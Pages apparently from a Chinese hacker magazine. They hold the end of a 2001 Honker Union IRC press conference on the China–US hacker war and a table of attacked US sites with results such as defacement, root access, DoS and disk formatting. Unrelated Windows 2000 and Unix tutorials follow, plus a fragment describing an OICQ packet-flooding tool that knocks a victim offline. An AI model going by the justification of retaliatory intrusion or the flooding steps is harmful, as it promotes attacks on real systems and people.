[21: 23] <HUC-7|yaya> 我在此代表红客联盟向这一部分朋友致歉,也请在此的记者朋友们将这句話带给那些热心的朋友们。

[21: 24] <HUC-7|yaya> 再次道歉,谢谢各位的支持和关心。

[21: 24] <重庆法制报记者> 1. 资深黑客ChinaByte认为,从目前被公布的情况来,本次中美黑客攻击事件对阵的两军中,中美双方均无重量级的选手出场,可以说几乎都是不入流的小角色.你怎么看??

[21: 24] <重庆法制报记者> 2. 最近人民日报对此中美黑客大战评论是一针见血:“现在必须有更多人清醒地认识到这种网络攻击行动的潜在危险,以防止由此造成更严重的灾难性后果。”，“从这一过程中得到的仅仅是一种情绪上的渲泄,它无助于增强中国实力,也无损于美国的实力.相反这更像是一种恶作剧……”

[21: 24] <重庆法制报记者> 这一批评你们接受吗?

[21: 24] <重庆法制报记者> 3. ChinaByte说,象著名的国内外顶尖黑客ADM, Rfp, Hert, w00w00, 袁哥, warning3等根本没有兴趣参与这些所谓的“黑客大战”。他们所崇尚的是真正的技术研究。他们认为研究是不分国界,不应该有破坏性的,不应该夹杂太多

· Hacker Defence ·

的民族情绪。

[21: 24] <重庆法制记者> 对此你们怎么认为?

[21: 25] <重庆法制记者> 4. 你们的攻击是单纯的爱国情结,还是夹杂着其他功利性目的——例如出风头,为网络安全公司促销防黑软件??

[21: 25] <重庆法制记者> 5. 你们怎样评价红客司令的行为??? 他让你们困惑了吗? 哪方面的困惑???

[21: 25] <重庆法制记者> 6. 你们说,你们是黑客是技术爱好者和探索者,主要有人散布谣言,造成舆论,所以你们才公开攻击——这是不是虚荣心在作祟??

[21: 27] <HUC-1|lion> 我们红客联盟不是黑客组织,我们只是一群对计算机技术感兴趣的人。什么叫高手?高手的界限是什么?我不知道。

[21: 28] <mwfl 计算机世界> 共有 5 个问题,谢谢!1. 据新浪网最新报道,红客联盟因此次黑客大战中的表现,在德国 AllDas.de 网站刚公布的排名中,位列全球 1946 个黑客和黑客集团中的第 25 位,但战果仅为涂改 126 个网站,而 PoisonBOx 名列第二。对此您如何评价?2. 据悉美国政府已公开通缉美国国内几大黑客组织的负责人,你们对此有何评论?3. 中国红客联盟在全国各地有多少成员?是怎样管理的?成员的地域覆盖如何? 4、目前在网有不少评论,认为此次中美黑客大战的技术水平不高,真正的黑客并未参加,是这样?

[21: 31] <HUC-2|bkbl> 关于第一个问题。

[21: 31] <HUC-2|bkbl> 我们在开始行动之前,专门有一个页面用来记录和显示

这次行动的攻击结果,而没有和德国的 ALL.Das.de 网站取得联系。

[21: 33] <HUC-2|bkbl> 但是美国的 Poison-BOX 黑客住址,每次都是将自己攻击成功的网站,公布到 ALLDas.de 网站,所以,在该网站上公布的数字并不能说明什么。

[21: 34] <HUC-2|bkbl> 在会议开始的时候,已经由会议主持人公布了这次行动的结果报告,大家可以看看我们这次行动的结果数字和结果。

[21: 35] <HUC-2|bkbl> 另外,我想说明的是,我们强调在登记的时候需要带域名的网站,有很多商业网站因为我们不知道或者说无法查出域名而没有登记。

[21: 37] <HUC-2|bkbl> 最后,我想再次申明的是,我们只是一群网络技术爱好者,不是什么组织,不能和美国的 poisonBOX 相比,我们更不是黑客,我们只是一群热血青年。

[21: 41] <南京 18CH 电视电脑公园> 你好!我是南京十八频道电视台《电脑公园》的记者,请问 lion:

[21: 41] <南京 18CH 电视电脑公园> 1. 有人说这次我们很吃亏,真实情况怎样? 你们最成功的攻击是哪一例? 取得了什么具体的成果? 比如获取其中的某些重要的数据和文件。

[21: 41] <南京 18CH 电视电脑公园> 2. 我国被黑的网站数量大约是多少? 损失怎样? 对方呢? 你们认为这样的攻击会让美国黑客停手吗?

[21: 41] <南京 18CH 电视电脑公园> 3. 对于这件事情,许多人认为可以理解,但不可取,你们看呢? 你们下一步(今晚九点会有什么行动)还会有什么行动呢?

[21: 41] <南京 18CH 电视电脑公园> 4. 在大众的眼里你们是神秘的一群,有人说你们是对整个网络安全的威胁,你们是怎么看待自己的?

[21: 41] <南京 18CH 电视电脑公园> 谢谢!

[21: 41] <HUC-1|lion> 我回答你的第一个问题。

[21: 42] <HUC-1|lion> 关于我们很吃亏这个说话是不说不通的。

[21: 42] <HUC-1|lion> 我们的行动是在 4 月 30 日,美国却在撞机事件后就开始对国内的网络进行攻击。

[21: 43] <HUC-1|lion> 从 [http://defaced.alldas.de/defaced.php?attacker=PoisonBOx & p=1 & links_shown=0](http://defaced.alldas.de/defaced.php?attacker=PoisonBOx&p=1&links_shown=0)

[21: 43] <HUC-1|lion> 我们可以看到,4 月 30 日后,国内被黑的网站是很少的。

[21: 44] <HUC-1|lion> 一天比一天少,如果把 4 月 30 日作为交手的时间,相信我们是占了很大的上风的。

[21: 45] <HUC-1|lion> 最成功攻击的,刚才 redfreedom 有介绍的。

[21: 49] <白面书生|中国新闻总社> 你们认为黑客事件对今后的中美关系发展有什么影响请问你们在发起行动的时候是否考虑到这一点?

[21: 51] <HUC-1|lion> 我觉得政治我们不应过多的涉及,但作为一个爱国的青年,请部份同志不

要用改名字的方式来参与发言,谢谢!

[21: 52] <HUC - 1|lion> 我们都有必要对类似美国黑客大肆攻击国内站点的行为站起来说话。

[21: 56] <大公报|准备好了> 问题:红客们是否考虑网络的虚假性,就拿今天的采访来说,红客们是否证实这里有多少人是真记者。同样,对于网站的打击,是否属于真正的打击了美国?

[21: 56] <HUC - 2|bkbl> 这次记者招待会,是由 yaya 来具体负责记者媒体之间的联系,请 yaya 来回答。

[21: 58] <HUC - 7|yaya> 我这里有所有获得我们这次发布会的密码的记者名单,里面有他们的真实姓名和昵称。

[21: 59] <HUC - 7|yaya> 本来,我们打算会议开始之后将昵称与列表不符的踢掉,但是,考虑到大家对红客联盟的热心关注,没有踢掉那些非媒体记者。

[22: 00] <HUC - 7|yaya> 我们保证不给非媒体记者 + v

[22: 02] <chaoz 解放日报> 讲到受道德观念的约束,请问你们的道德是不是只要是在美国,“对政府和军队网站都要进行破坏”、“平民则是更改页面”,这算受哪个道德观念的约束?

[22: 03] <HUC - 2|bkbl> 我来回答。

[22: 03] <HUC - 2|bkbl> 对您的措辞我听的不是很明白,不过,在美国 poisoBOX 组织,连续攻击我国网站长达一个月之久,我们很愤慨。

[22: 04] <HUC - 2|bkbl> “人不犯我,我不犯人”,我们要通过网络方式反击。

[22: 05] <HUC - 2|bkbl> 但是我们是中国人,我们强烈约束自己以及红客联盟管理员频道成员们尽量不破坏网站内容。

[22: 06] <yemao|新民周刊> 有无网络警察(美/中)干涉你们的行动?你们如何应付?

[22: 07] <HUC - 2|bkbl> 我们尽量隐藏自己的 IP,所以这个问题我们还没有正式的碰到过。

[22: 08] <badboy_坏男孩俱乐部> 1. 关于中美黑战的导火索是撞机事件后美国黑客入侵中国站点,对这事有疑问? 并且 poizonb0x 并不是美国黑客,只有 r0phet 组织是美国的。这找过美国专门记录黑客入侵事件的站点 <http://www.attrition.org/> 的成员 McIntyre 证实此事。

[22: 08] <badboy_坏男孩俱乐部> 根据我的统

计在 4 月 1 日之前前 4 天内被黑的中国政府站点达 36 家,尚未包括民间商业站点和未被统计的站点。在 3 月份,中国被入侵的站点有将近 200 家。

[22: 08] <badboy_坏男孩俱乐部> 我们看到,在 Wired.com 没报道某个中关村黑客说红客准备在 5 月 1 日到 8 日入侵美国站点消息之前,我国的媒体和黑客圈里没任何消息说要全面组织攻击的消息。对于撞机之前相关的消息我在绿色兵团 <http://www.ver.tarmy.org/> 的安全新闻栏目里做过报道。但在 4 月 1 日到 7 日之间,有中国黑客联盟入侵美国的消息报道,共 21 家美国站点被黑。另外是考虑过在这之前黑日本、台湾等国家和地区时,想没想过别人报复。

[22: 08] <badboy_坏男孩俱乐部> 谢谢 *_*

[22: 11] <基督山伯爵|千山晚报> 红盟的以后的发展、工作重点是什么?在这次行动中,红盟从中得到哪些经验呢?

[22: 12] <HUC - 2|bkbl> 我想我们更注重自己技术的发展以及研讨。

[22: 12] <HUC - 2|bkbl> 对于这次行动我想,我们深深体会到了人多力量大的作用,同时也深深感谢国内媒体的宣传以及鼓励。

[22: 13] <HUC - 2|bkbl> 回答完毕,谢谢!

[22: 13] <NikINanA|记者会主持人> 各位记者!

[22: 13] <NikINanA|记者会主持人> 我们的记者会不得不到此结束,我们对大家的到来表示感谢。

[22: 14] <NikINanA|记者会主持人> 尊重我们澄清的实情,我们都是不懂事的年轻人,不要报道过火了,谢谢大家!

[22: 15] <HUC - 2|bkbl> 谢谢各位媒体记者!

[22: 15] <iceblood> 好了,各位,希望各位新闻记者发表的东西能事实化。

[22: 15] <HUC - 2|bkbl> 对你们的到来我表示深刻的谢意!

[22: 15] <HUC - 3|甜心> 谢谢大家的光临,有空再请大家喝茶

[22: 15] <iceblood> 特别是在黑客新闻方面。

[22: 16] <NikINanA|记者会主持人> 请尊重我们澄清的实情。

红客战果摘录

日期	国家	域名	网站性质	攻击者	操作系统	攻击结果
2001-4-30	US	collab.dss.mil	军事站点	中国鹰派 - SHARPPWINNER	未知	不对外公开
2001-4-30	US	209.207.220.59	政府网站	lion	winNT	不对外公开
2001-4-30	US	www.apps.dols.gov	政府网站	lion	winNT	不对外公开
2001-4-30	US	www.upi.com	商业站点	Peak	未知	更改首页
2001-4-30	US	www.stability.com	商业站点	根(ROOT)	未知	更改首页
2001-4-30	US	www.n3.nctsw.navy.mil	军事站点	中国鹰派 - RED CRACK	未知	更改首页
2001-4-30	US	www.myuhcedental.com	商业站点	chinaren	未知	更改首页
2001-4-30	US	www.myfortis.com	商业站点	Heizi	未知	更改首页
2001-4-30	US	www.attrition.org	政府网站	redpoll	winNT	获得超级用户权限
2001-4-30	US	204.241.66.29	商业站点	火星入	Win2000	获得超级用户权
.....						
2001-5-1	US	philadox.phila.gov	政府网站	zhaodaola	winNT	获得超级用户权限
2001-5-1	US	209.84.160.222	商业站点	H. U. C	Win2000	更改首页
2001-5-1	US	209.25.249.209	商业站点	H. U. C	winNT	更改首页
2001-5-1	US	216.172.116.106	商业站点	H. U. C	Win2000	更改首页
2001-5-1	US	www.lauriena.com	商业站点	H. U. C	Win2000	获得超级用户权限
2001-5-1	US	www.edoceramic.com	商业站点	H. U. C	winNT	获得超级用户权限
2001-5-1	US	204.241.66.11	商业站点	H. U. C	Win2000	更改首页
2001-5-1	US	opsreston.nbc.gov	政府网站	燕七燕狂徒	Win2000	更改首页
2001-5-1	US	mam2.er.usgs.gov	政府网站	zhaodaola	WinNT	D. O. S 攻击,使对方瘫痪
.....						
2001-5-2	US	www.cuconferences.com	商业站点	Peak	winNT	更改首页
2001-5-2	US	www.counterintel.com	商业站点	Peak	winNT	更改首页
2001-5-2	US	www.kernfcu.org	军事站点	Peak	winNT	更改首页
2001-5-2	US	www.adohrfcu.org	其它	Peak	winNT	D. O. S 攻击,使对方瘫痪
2001-5-2	US	abcchat0.starwave.com	商业站点	ischat	winNT	D. O. S 攻击,使对方瘫痪
2001-5-2	US	www.faxone.net	商业站点	Redfreedom	WinNT	获得超级用户权限
2001-5-2	US	www.fax2net.net	商业站点	Redfreedom	WinNT	获得超级用户权限
2001-5-2	US	www.fax1.net	商业站点	Redfreedom	WinNT	获得超级用户权限
2001-5-2	US	www.email2fax.net	商业站点	Redfreedom	WinNT	获得超级用户权限
2001-5-2	US	www.stophere4scooters.com	商业站点	sharpwinner	UNIX	更改首页
.....						
2001-5-3	US	philadox.phila.gov	恢复后再攻击	Redpoll	UNIX	D. O. S 攻击,使对方瘫痪
2001-5-3	US	www.syntagme.com	地方公众网站	Primus	WinNT	获得超级用户权限
2001-5-3	US	209.133.124.149	地方公众网站	中国鹰派	WinNT	格式化硬盘
2001-5-3	US	216.33.106.86	地方公众网站	中国鹰派	WinNT	删除文件
2001-5-3	US	209.133.124.151	地方公众网站	中华黑客联盟	WinNT	格式化硬盘
2001-5-3	US	www.elmabrouk.com	商业站点	呼声	UNIX	D. O. S 攻击,使对方瘫痪
2001-5-3	US	catalina.questis.com	商业站点	H. U. C. - freebsd	Win2000	更改首页
2001-5-3	US	www.justgreattickets.com	其它	H. U. C	UNIX	不对外公开
2001-5-3	US	216.33.76.132	其它	netangel	UNIX	更改首页
2001-5-3	US	199.249.165.170	其它	原振侠	UNIX	D. O. S 攻击,使对方瘫痪
.....						
2001-5-4	US	mail.vertical-software.com	网络运营	Ischat	WinNT	超级用户 + 改页面 + 删全部
2001-5-4	US	www.opensystems.com	商业站点	蝴蝶军团	WinNT	改页面删文件
2001-5-4	US	24.240.43.25	搜索引擎	e4t7fi3h	WinNT	删除文件,关闭
2001-5-4	US	www.mauaiandsons.com	其它	H. U. C - 天行网络刺客	UNIX	删除数据
2001-5-4	US	211.21.220.178	商业站点	Dragon	winNT	删除文件

2001-5-4	US	www.beaumont-publishing.com	其它	H U C dogfish	WinNT	删除数据,留言
2001-5-4	US	www.seismiclines.com	军事站点	huc - 黑麦王子	UNIX	改主页删文件
2001-5-4	US	www.bondrewards.com	商业站点	蝴蝶军团	未知	更改首页
2001-5-4	US	www.visicu.com	商业站点	中国鹰派 - SHARPPWINNER	WinNT	更改首页
2001-5-4	US	www.cogentmedicine.com	商业站点	中国鹰派 - SHARPPWINNER	WinNT	更改首页
.....						
2001-5-5	US	risin.com/mainfrm.cfm	商业站点	HUC - 旅者	未知	控制全占
2001-5-5	US	www.assistanceplus.com	商业站点	HUC - 旅者	winNT	Administrator 权限
2001-5-5	US	www.co.gregg.tx.us	政府网站	sis2020	winnt/2000	更改首页
2001-5-5	US	www.montecristogames.com	商业站点	H. U. C	winNT	更改主页 删除文件
2001-5-5	US	meminet2.harrahs.com	娱乐性网站	e4t7f3h	winNT	改主页删文件
2001-5-5	US	adam.steineke.com	宣传网站	小坚	WinNT	破坏里面所有数据
2001-5-5	US	www.snapstream.net	经济网站	小坚	Win2000	更改首页
2001-5-5	US	www.co.gregg.tx.us	政府网站	e4t7f3h	Win2000	改主页删文件
2001-5-5	US	www.nationalrvtrader.com	商业站点	HUC - saoyu	Win2000	删除网页
2001-5-5	US	www.fsc.navy.mil	美国海军	试试看放松中	winnt/2000	更改首页
.....						
2001-5-6	US	www.isocast.com	商业站点	HUC - bignetwork	Win2000	更改页面,删除文件
2001-5-6	US	www.tabobistro.com	商业站点	HUC - saoyu	Win2000	修改页面
2001-5-6	US	peachtreemetals.com	商业站点	HUC - lix	winNT	删改主页 + 删除部分文件
2001-5-6	US	infopred.vwh.net	商业站点	HUC - lix	winNT	删改主页 + 删除部分文件
2001-5-6	US	formetco.com	商业站点	huc - lix = huc - rrrrrr	winNT	改主页 + 删部分文件
2001-5-6	US	www.ntua.com	恢复在黑	HUC - xjhack	未知	黑了又恢复了又黑全部删除主页
2001-5-6	US	www.abidon.com	商业站点	H. U. C - XJ 红客	winNT	更改首页
2001-5-6	US	www.marine-list.com	商业站点	Redfreedom	winNT	获得超级用户权限 + 冰河 + 删
2001-5-6	US	exchange.atla.org	政府网站	除	未知	更改主页 删除文件
2001-5-6	US	webmail.bts.gov	政府网站	Redfreedom	UNIX	拒绝服务攻击服务器瘫痪
.....						
2001-5-7	US	www.landpaper.com	商业站点	广东组	winNT	更改首页
2001-5-7	US	www.thomasho.com	商务网站	H. U. C	winNT	更改主页
2001-5-7	US	www.multimax.com	商业站点	Redfreedom 除文件	Win2000	删文件
2001-5-7	US	www.hcwe.com	商业站点	H. U. C	WinNT	更改首页
2001-5-7	US	www.southernele.com	商业站点	yugg	Win2000	修改页面
2001-5-7	US	www.srdesigns.com	商业站点	yugg	WinNT	改主页 删文件
2001-5-7	US	medconduit.com	商业站点	yugg	winNT	改主页 删文件
2001-5-7	US	www.cutterbuck.com	商业站点	H. U. C - 赤月广东组	Win2000	更改首页
2001-5-7	US	www.ktul.com	Oklahoma 州新闻八频道	Redfreedom	winNT	更改首页
2001-5-7	US	www.healthmanagementinc.com	商业站点	doorless	Win2000	获得超级用户权限 + 冰河 + 删除
.....						
2001-5-8	US	mailoak1.stockpoint.com	邮件服务器	Neil and Wie	winNT	更改首页 破坏邮件系统
2001-5-8	US	www.sharksteeth.com	商业站点	H. U. C - f69	WinNT	更改首页,取得 admin 权限
2001-5-8	US	www.smworks.com	商业站点	H. U. C - f69	winNT	更改首页,取得 admin 权限
2001-5-8	US	www.mcgonegal.com	商业站点	H. U. C - f69	winNT	更改首页,取得 admin 权限
2001-5-8	US	www.peedplbg.com	商业站点	H. U. C - f69	winNT	更改首页,取得 admin 权限
2001-5-8	US	www.petrosky.com	商业站点	H. U. C - f69	winNT	更改首页,取得 admin 权限
2001-5-8	US	www.macpa.org	政府网站	Redfreedom	winNT	获得 admin 改主页 删文件
2001-5-8	US	www.metalprices.com	商业站点	redsolicit	Win2000	改主页 删文件
2001-5-8	US	www.planetengineers.com	其它	H. U. C - XJ 红客	winNT	更改主页 删文件
2001-5-8	US	www.bentknee.com	宗教网站	Redfreedom	winNT	获得 admin 改主页 删文件

Win2000 新工具一瞥

一、任务管理器

在任务栏中右击鼠标后,会发现其弹出菜单比原来的 Win98 多了一个“任务管理器”选项,它带来了 Win98 所没有的全新功能,提供了计算机中正在运行的程序和进程信息、计算机资源配置使用情况。通过这些数据,用户可以更容易地了解和使用自己的计算机。

我们打开“任务管理器”窗口后,会看到“应用程序”、“进程”、“性能”3个标签。

二、应用程序

在该页面中显示了当前正在运行的程序,选中其中任一程序并单击鼠标右键,会出现一快捷菜单。

“切换至”:从当前程序切换至用户所选中的程序。

“前置”:使所选中程序窗口置于屏幕最前端。

“结束任务”:结束当前所选中的程序。

“转到进程”:从“应用程序”转至“进程”选项,可查看该程序对应的进程。其余选项非常简单,大家一看就会明白。通过“任务管理器”菜单的“文件——新任务”还可以启动一个新程序。要注意的是,如果通过“任务管理器”来终止程序,那没有保存的数据都将丢失。

三、进程

该页面用于显示进程的当前状况,包括进

程映像名称、CPU 和内存的使用率、页面错误、句柄数及其他一些参数。您同样可以使用右键菜单来终止一个进程,如果在终止一个进程同时,也想将由该进程直接或间接创建的进程终止,则可以选中“结束进程树”选项。

在右键菜单中的“设置优先级”选项,其中共有实时、高、高于标准、标准、低于标准、低六个等级。为某个进程设置了高的优先级,其运行速度也就相应加快,但注意同时其它进程会相应变慢。通过菜单“查看选择列”可以调出包括进程优先级在内的多个信息显示,方便用户有选择地查看对自己有用的信息。注:对应不同的页面,“查看”菜单中的选项会有所不同。

四、性能

该页面是计算机性能的动态显示,包括:CPU 和内存的动态图形、现有的线程总数、句柄总数和正在运行的进程总数等。通过窗口底部的进程数、CPU 和内存的使用情况。您可以对当前的硬件资源有个直观的了解。

“任务管理器”是一把双刃剑,它让您对 Windows 中运行的程序有了更多的控制权,但同时,对于初级用户来说也更容易在无意间破坏程序的运行,因此请小心使用。

五、管理工具

打开 Windows2000 的控制面板,大部分都是旧相识,当然也有新面孔,比如这个“管理工具”。双击它后,在出现的窗口中可以看到有

“计算机管理”、“事件查看器”、“数据源”、“性能”和“组件服务”5个大工具及一些小工具,我们就重点进行介绍。

六、计算机管理

通过单一的桌面工具可以对本地和远端的计算机进行管理。在左边的树型中,提供了系统工具、存储、服务器应用程序和服务3个大类的控制,每大类中又再分为多个子类,这样不断细化之后,提供了对于计算机几乎各方面控制的接口。因此在这里,您能够查看计算机的大部分属性并可以对其进行修改。

例如,通过“存储”“磁盘管理”,您可以了解硬盘的主分区、逻辑分区、活动状态等属性和CD-ROM工作情况,进入“系统工具”“系统信息”选项,又可以对本机中的硬件配置使用情况有个详细的认识。

现在您再也不用为查找某个信息或使用某个系统功能而穿梭于层层迭迭的菜单和纷繁的图标中了,通过这个集成的管理工具,能够方便地找到您需要的东西。

七、事件查看器

该工具用于收集计算机硬件、软件和系统整体方面的错误信息,也用来监视一些安全方面的问题。“事件查看器”根据来源将记录分成了3类,分别是应用日志(Application)、安全日志(Seruity)和系统日志(Sys tem)。其中应用日志主要是记载程序运行方面的错误;安全日志主要用于管理员记载用户登录上网的情况;系统日志则包括了Windows系统组件出现的问题,比如启动时某个驱动程序加载失败等。用鼠标右击某个记录,在“属性”中就可以看到关于它的详细说明。

记录本身又分了几种情况:

(1)“错误”是指比较严重的问题,通常是出现了数据丢失或功能丢失。

(2)“警告”则表明情况暂时不严重,但可能会在将来引起错误,比如磁盘空间太少等。

(3)“信息”是记录运行成功的事件。

当Windows启动时,事件查看器就开始记录了,通过分析这些日志,您可以找出错误的来源,甚至可以预先发觉某些隐患而及时排除。

八、性能 数据源 组件服务

“性能”工具提供了对系统进一步的监视,通过在“性能监视器”中添加须要监视的对象(使用“+”号按钮),可以看到其图形化的变化情况。而计数器日志、跟踪日志和警报则提供了对本地或远端系统的监视记录,并可根椐预先的设定进行特定的跟踪和报警。

主要用于不同数据库间数据交换的“数据源”工具和用于配置、管理COM组件及应用的“组件服务”工具因为大多数用户用不到,我这里就不讲了。

九、磁盘碎片整理

磁盘碎片整理大概是我们平时用得最多也非常重要的系统工具。在这里,您可以看到磁盘的一些基本属性。通过“分析”按钮可以先得到磁盘中文件的排布情况,然后再决定是否进行磁盘整理,这比以前在Win98中整理磁盘碎片只凭感觉好多了。在磁盘整理的同时,还可以将此时的文件排布与整理之前进行对比,从而让您对磁盘碎片整理的作用有更直观的认识。

Win 2000的个性化新功能

软件操作是否实用与界面是否简洁从小处体现了软件编制人员为用户考虑的程度。在 Windows 2000 Professional 中,我们可以感受到比 Windows 98 更实用的操作和更简洁的面孔。

一、“个性化”菜单

用户在使用计算机的过程中,常常为了某些需要而不得不安装大量的应用程序,而这些程序大部分会自动加入“开始”菜单中,天长日久,“开始”菜单中列出的应用程序选项会混乱不堪。更要命的是,大多数程序的使用率相当低,只有极少程序我们会经常用到。为了解决这一问题,Windows 2000 Professional 首次采用了“个性化”菜单。

简单地说,“个性化”菜单的作用就是不断地监视并显示经常使用的菜单项目,隐藏那些不经常使用的程序选项。当用户要想使用那些隐藏了的菜单时,只须将鼠标指针悬停在双箭头上,菜单中就会显示出所有可以使用的应用程序条目。这样用户在使用“开始”菜单访问常用程序时将更加迅速。由于 Windows 2000 Professional 会根据程序的使用频率对“开始”菜单中的程序项进行动态调整,所以,如果某个程序被用户频繁使用,它将逐渐上升到顶行。

二、我的文档

为了增强对用户文件的管理,Windows 2000 Professional 把“我的文档”作为所有应用程序保存文件的缺省文件夹(除非某个程

序明确要求保存在不同的文件夹中,否则 Windows 2000 Professional 都会截获保存路径并将其重定向到“我的文档”文件夹)。这样,用户保存和查找信息就有了统一的位置。

“我的文档”加强了用户文件的安全性,它对文件的保存过程都是基于每个用户的,这样处理后,即使是多人共享一台计算机,一个用户也不会看到另一个用户的文档。当然,计算机管理员除外。

三、我的图片

这是“我的文档”文件夹中新增的一个文件夹,在 Windows 2000 Professional 的 Beta 3 中命名为“My Pictures”(我的图片)。Windows 2000 增加该文件夹的目的是为了方便用户预览图片和加强用户对图片的管理。

使用“My Pictures”文件夹,用户可以在不打开专门图片程序的情况下浏览、打印图片。比如,利用“My Pictures”中提供的放大镜和缩小镜可以查看细节;用户在浏览图片时既可以全屏浏览,也可以缩放为实际大小。如果文件分配表使用的是 NTFS 5.0 格式,用户还可以输入图片属性的文字说明,比如标题、主题说明或类型等。

四、网上邻居

Windows 2000 Professional 中的“网上邻居”与 Windows 98 中的“网上邻居”在界面上的最大不同点就是把在同一工作组中的计算机放入了“邻近的计算机”文件夹中,而在 Windows 98 中,打开“网上邻居”后,我们首先进入的是本机所在的整个工作组或域。

· Hacker Defence ·

人”功能将列出以“w”开头的的所有项目。通过这种方式,我们可以很方便地找到被自己遗忘的东西。

八、自定义工具栏

俗话说,萝卜青菜各有所爱,每一个用户都有自己的使用习惯,但是“资源管理器”中的工具按钮只是按普通用户的需要而设置的,因此你可以根据自己的需要对“资源管理器”中的工具按钮进行定制,如添加或删除不常用的工具按钮等。操作步骤为:点击文件夹窗口中的“查看”/“工具栏”/“自定义”选项,然后在出现的窗口中根据自己的需要添加或删除不常用的工具按钮即可。

九、最简单的中文输入法——手写输入法

Windows 2000 Professional 简体中文版中的“微软拼音输入法”提供了一个令中国电脑用户惊喜的功能组件——手写输入板。利用该输入板,用户可以用鼠标或笔式输入设备(当然最好是笔式输入设备)像用笔在纸上写字一样直接书写中文汉字。手写输入板能将写入的汉字自动识别成标准的汉字字符并输入到文档中。

调用手写输入板的方法很简单:先打开一个文本编辑器(如写字板)或进入某个字符输入框,然后点击任务栏系统区中的输入法图标,调出“微软拼音输入法 2.0 版”,再点击“微软拼音输入法”提示条中的“输入板”按钮,即可调出手写输入板。

输入板一共提供了手写检索和手写输入两种字符输入模式。

输入板的手写检索模式:使用该模式,可在左边的窗口内用鼠标或笔式输入设备书写汉字,在输入的过程中,右边的窗口会随着笔划的书写动态地显示出识别结果,即使用户没有写完所有的笔划,只要右边的窗口中有该字,就可直接点取这个字完成输入任务。

输入板的手写输入模式:输入板的手写输入模式显示出两个书写窗口,用户可以连续

地、交替地书写。

十、可选的打开方式

Windows 2000 Professional 除保存了 Windows 98 的已注册文件的打开方式外,还在其鼠标右键菜单中增加了一项可选的打开方式。这项功能的出现,非常方便我们用其他的程序打开没有与之相关联的程序文件和帮助用户选择正确的应用程序来处理不同的文档。这项功能的使用非常简单:如果你想用某个应用程序打开某个文档,在该文档上单击鼠标右键,然后在出现的右键菜单中选择“打开方式”选项,最后在激活的“打开方式”窗口中选择对应的应用程序即可。

(上接第 107 页)的是代理服务器,那么对方整个局域网上的 oicq 会掉线,还可能影响整个局域网的上网,不过会影响自己的计算机的速度,有时自己也会和对方同时掉线。

只看名字,大家还以为是暴风雪呢。

打开看看,就知道不是了。如图 9。

上面的可以不选择,重要的是输入你和对方的 oicq 号码,然后点击设定,这样就会从你的计算机向对方的 ip 地址发送数据包了。如图 10:




图 10

最多可以选择 13 项,然后你就可以等啊等的,然后,哗,整个世界清净了。现在你知道我为什么要黑你了吗?

Windows 2000 的多用户管理 设置

Windows 95/98 的用户都知道, Windows 95/98 的用户密码形同虚设, 在登录系统时, 只需要简单地按“取消”按钮就可以进入系统。Windows 2000 在这一方面作了很大的改进, 如果把系统设定为: 用户必须输入用户名和密码才能使用本机, 那么如果不输入正确的用户名密码就不能进入系统; 同时将用户分为管理者、用户和来宾 3 类, 各有其不同的权限。这为规范管理计算机用户提供了手段。

双击“我的电脑/控制面板/用户和密码”, 打开“用户和密码”对话框。当完成 Windows 2000 的安装以后, 系统会自动建立 Administrator(系统管理员)和 Guest(来宾)账号。Windows 2000 首次启动是以系统管理员登录的, 要更改系统管理员的密码(系统初值是没有密码), 可以用 Ctrl + Alt + Del 3 个键调出任务列表窗口, 选择其中的“更改密码”更改管理员的密码。要注意, 管理员密码修改后要妥善保存、记忆, 一旦遗忘密码就再不能以系统管理员身份登录了。

用户名列表上方有一个复选框“要使用本机, 必须输入用户名和密码”, 要使用用户管理, 必须使之有效, 即: 选中它。

系统管理员对用户和密码的管理权限主要有: 添加用户、删除用户及更改用户。

1. 添加用户: 在对话框中, 点击“添加”按钮, 将弹出“添加用户”窗口, 管理员可填入该用户的户名、全名、简单说明, 点“下一步”, 为该用户设定密码, 最后对该用户进行授权。

用户分为 3 类:

第一类是标准用户: 该用户可以修改计算机设置并安装程序, 但不可以阅读属于其他用户的文件。

第二类是受限用户: 可以操作计算机并保存文档, 但不可以安装程序或进行可能对

系统文件和设置有潜在破坏性的更改。

第三类是其他用户, 可分为 6 种:

(1) Administrator(系统管理员): 有对计算机/域的完全访问、控制权。

(2) Backup Operators(备份操作员): 只能用于备份程序将文件及文件夹备份到计算机上。

(3) Guests(来宾): 权限同受限用户。

(4) Power Users(高级用户): 权限同标准用户。

(5) Replicator(复制员): 权限是在域内复制文件。

(6) Users(普通用户): 权限同受限用户。

授权后, 该用户就有规定的使用权限了。

2. 删除用户: 方法与添加用户类似, 在图 1 的管理界面选中某个用户, 点“删除”按钮并确认, 这个用户就被删除了。用户被删除后他就不能再以该用户名和密码登录, 也就是说他无权再使用这台计算机了。

3. 更改用户权限: 选中某个用户, 点“属性”按钮, 再选择“组成员”选项卡, 出现“用户属性”窗口, 在“标准用户”、“受限用户”、“其它”三类中选一类成员身份, 点“确定”, 用户的权限就更修改完成了。

“用户和密码”对话框中选择“高级”选项卡, 点“高级”按钮, 出现“本地用户和组”管理对话框窗口, 在其中分“用户”和“组”两个文件夹, 分别列出了全部用户和按组分类的用户名单。

在上述界面右边窗口中选中某个用户, 点右键, 在弹出的快捷菜单中选“属性”, 弹出“用户属性”窗口, 在其中可对此用户账号进行是否允许修改密码、是否停用账号等项作设置。注意: 停用账户和删除账户是有区别的, 停用账户是临时停止某个账户的使用, 随时可以恢复; 而删除掉的账户必须重建该账户才能使用。

UNIX作业系统操作简介

UNIX 是个多人多工作业系统。另外, UNIX 有很多种,如 AT & T UNIX (SVR4)、SunOS 4.1.3、HP-UX R8、AIX V3、XENIX、Linux 等等,国内学校工作站以使用 SunOS 为主流,各系统大同小异。下面介绍其基本指令的操作。

一、命令格式

命令 [选项] [处理对象]

例: `ls -la mydir`

命令一般是小写字串,注意大小写有别。

选项通常以减号 (-) 再加上一个或数个字元表示,用来选择一个命令的不同操作同一行可下数个命令,命令间应以分号隔开。

命令之后加上 & 可使该命令背景执行。

▲一般在 shell 下执行程式,我们必须等刚下过的指令执行结束后,才能继续下指令,这就是前景执行,如果程式执行时间太长,不想等待它,可将该程式放至背景执行,此时就可继续做别的事了。

